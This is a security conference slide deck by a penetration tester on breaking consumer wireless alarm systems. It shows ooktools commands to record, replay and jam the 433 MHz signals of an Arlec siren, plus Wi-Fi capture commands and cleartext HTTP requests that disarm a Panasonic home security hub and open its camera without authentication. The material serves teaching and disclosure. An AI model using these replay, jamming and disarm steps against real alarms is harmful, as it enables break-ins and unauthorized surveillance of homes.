



Breaking wireless security systems

William McCann
Mercury ISS

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Overview

1. an overview of the talk
2. Wireless security concepts
3. Two targets for evaluation



William McCann

Consultant, Mercury ISS

Penetration Tester

13 years in Australian Army

Electronic Warfare and Cyber



mccannwj



<https://wj mccann.github.io>



What's driven this talk?

Convergence of the digital & physical world


We don't analyse stuff to the depth we should

The (in)security of IOT

A few wireless [security] concepts

Definition of wireless


Wireless communication is any form of communication transfer between two points that are not physically connected.



Radiofrequency spectrum

Managed by ACMA

We'll be playing in the ISM bands where most devices live.



Attacks we can do

- Capture
- Direction find
- Replay
- Impersonate
- Deny



Hardware/kit for wireless security testing



1st target

—

Arlec external siren

Model number DA202-1


Operates between 433-435 MHZ

About \$80 from Bunnings


Apparently provides protection?



High level overview



How do we attack?




Tools required

Applications:

```
sudo apt get gqrx audacity  
python-usb rfcats
```


```
pip install ooktools
```



Part 1: recon

We need to identify the frequency the remote and sensors are transmitting & receiving on.


GQRX will assist



Part 2: record and analyse

Record what's being transmitted and analyse in audacity

This is what we call on off keying



Other tools- rtl_433

https://github.com/merbanan/rtl_433

This allows us to demodulate what's being sent.

Look at the difference between arm & disarm.

```
Applications ▾ Places ▾ Terminal ▾ Fri 07:08
root@kali: ~

File Edit View Search Terminal Help
[ 0] count: 45, width: 687 [678;691] (2748 us)
[ 1] count: 756, width: 99 [87;102] (396 us)
[ 2] count: 399, width: 51 [38;54] (204 us)
Gap width distribution:
[ 0] count: 756, width: 55 [53;68] (220 us)
[ 1] count: 399, width: 105 [102;117] (420 us)
[ 2] count: 44, width: 707 [705;713] (2828 us)
Pulse period distribution:
[ 0] count: 89, width: 750 [739;765] (3080 us)
[ 1] count: 621, width: 155 [151;160] (620 us)
[ 2] count: 267, width: 204 [199;207] (816 us)
[ 3] count: 222, width: 106 [102;110] (424 us)
Level estimates [high, low]: 1002, 15
Frequency offsets [F1, F2]: -718, 0 (-2.7 kHz, +0.0 kHz)
Guessing modulation: Pulse Width Modulation with sync/delimiter
Attempting demodulation... short limit: 51, long limit: 99, reset limit: 714, sync width: 687
pulse_demod_pwm_precise(): Analyzer Device
bitbuffer:: Number of rows: 25
[00] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[01] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[02] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[03] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[04] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[05] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[06] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[07] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[08] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[09] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[10] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[11] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[12] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[13] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[14] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[15] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[16] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[17] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[18] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[19] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[20] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
[21] [26] 11 24 0e c0 : 00010001 00100100 00001110 11
```

An easier way to identify | record | analyse

Ooktools comes with a similar set of tools that can be used in concert with ggrx/audacity

Commands:

```
ooktools signal search -S 434000000 -E
434100000 -i 10000
```

```
ooktools signal record -D ./arlec_202 -F
434059000 -f 1000
```

```
root@kali: ~  
File Edit View Search Terminal Help  
0000000000000000100000000000048c01c20e50f4c74522433beb4bf8f5cefff7efdffffb67e]", "framecount": 16}ro  
kali: ~#  
root@kali: ~#  
root@kali: ~#  
root@kali: ~#  
root@kali: ~#  
root@kali: ~#  
root@kali: ~#  
root@kali: ~#  
root@kali: ~# ooktools signal record -D ./req2 -F 434059000 -f 1000  
  
[.] [.] [.] [.] [.] [.] v1.3  
On-off keying tools for your SD-arrR  
https://github.com/leonjza/ooktools  
  
Recording on frequency: 434059000 to /root/req2  
Configuring Radio  
[radio] Frequency:      434059000  
[radio] MinModulation: 48  
[radio] PktFLEN         0  
[radio] MinRate        38400  
[radio] MinSyncMode    0  
[radio] Lowball:       True  
For maximum frames, press and release the remote multiple times.  
Progress [945/1000] Frames: 11
```


Replaying

Using ooktools, we can record & replay the signal

Typically need to record several requests

```
ooktools signal record -D ./arlec_202 -F 434060000 -  
f 100 -b 9600
```

```
ooktools signal play -S ./arlec_202
```





Jamming

Jamming is another option available to us...

```
ooktools signal jam -F <freq>
```

```

  _ _ _ _ _ _ _ _ _ _
 | . | . | ' | - | . | . |
 | _ | _ | _ | _ | _ | _ | v1.3
 | _ | _ | _ | _ | _ | _ |
On-off keying tools for your SD-arrRR
https://github.com/leonjza/ooktools

```

Usage: ooktools signal jam [OPTIONS]

Jam a frequency by just sending noise.

Options:

-F, --frequency INTEGER	Frequency to use. [default: 433920000]
-D, --data HEXSTRING	Data to use in the jam.
-b, --baud INTEGER	Baud rate to use. [default: 4800]
-m, --maxpower	Set the radio to max output power.
--help	Show this message and exit.

```
root@kali:~# ooktools signal jam -F █
```

2nd target

—

Home monitoring & security system

Panasonic KX-HNB600AZ (*Our attacks will be based off issues discovered in the KK-HNB600*)

Retails for \$200 from costco


Designed as a home alarm system

The system communicates to individual devices over DECT

The hub acts as a bridge



An overview



Step 1- 802.11 traffic capture

Look for the network “internet” and conduct a wireshark capture of the network. This can be done through the aircrack suite.

```
airmon-ng start wlan0
```

```
airodump-ng wlan0mon
```



Step 2- traffic analysis

Go through the wireshark captures

All requests are sent in clear text & without auth
(except SIP number)

SIP number...

```
POST /cgi-bin/devm_request.cgi HTTP/1.1
Host: 10.0.0.218
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 79
Accept-Language: en-au
Accept: application/json
Connection: close
User-Agent: PsnCpbdSwdgHomenetwork/91 CFNetwork/758.5.3 Darwin/15.6.0
```

```
sipnum=ca3d1b&request={"inHouse":true,"request":202,"data":{"armMode":0}}
```

```
POST /cgi-bin/devm_request.cgi HTTP/1.1
Host: 10.0.0.218
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 205
Accept-Language: en-au
Accept: application/json
Connection: close
User-Agent: PsnCpbdSwdgHomenetwork/91 CFNetwork/758.5.3 Darwin/15.6.0
```

```
sipnum=&request={"inHouse":true,"request":302,"data":{"videoPort":52051,"camera":{"deviceNo":1,"deviceKind":2},"IPAddress":"10.0.0.217","soundPort":52052,"isMultiCamera":false,"cameraSpeed":0}}
```

Other attacks?

Using the portapack, it is possible to capture/analyse or jam DECT?



Whats next?

These systems are “mutually supporting”

Understand their role/context and what these issues actually mean





Conclusion

This is an intro into breaking wireless systems that have a security function

You should have a appreciation of how to conduct jamming, replaying & capturing wireless signals in COTS security products.

Questions?

E: info@mercuryiss.com.au

